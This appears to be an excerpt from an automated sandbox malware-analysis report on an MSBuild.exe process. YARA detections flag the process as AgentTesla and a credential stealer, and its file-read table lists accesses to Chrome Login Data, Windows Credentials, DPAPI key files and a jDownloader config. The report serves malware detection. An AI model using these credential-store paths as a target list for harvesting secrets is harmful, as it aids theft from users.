Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MSBuild.exe PID: **2908**, Parent PID: **5276**

General

Target ID:	6
Start time:	13:24:26
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xd20000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.285343861.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.285343861.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000006.00000000.285343861.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.512007583.0000000003031000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.512007583.0000000003031000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDFCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	6457	end of file	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CDD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4095	success or wait	1	6CDDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	6457	end of file	1	6CDDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CD303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CD303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4096	end of file	1	6BC41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	4095	success or wait	1	6CDD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.config	unknown	6457	end of file	1	6CDD5705	unknown
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6BC41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BC41B4F	ReadFile

Disassembly

No disassembly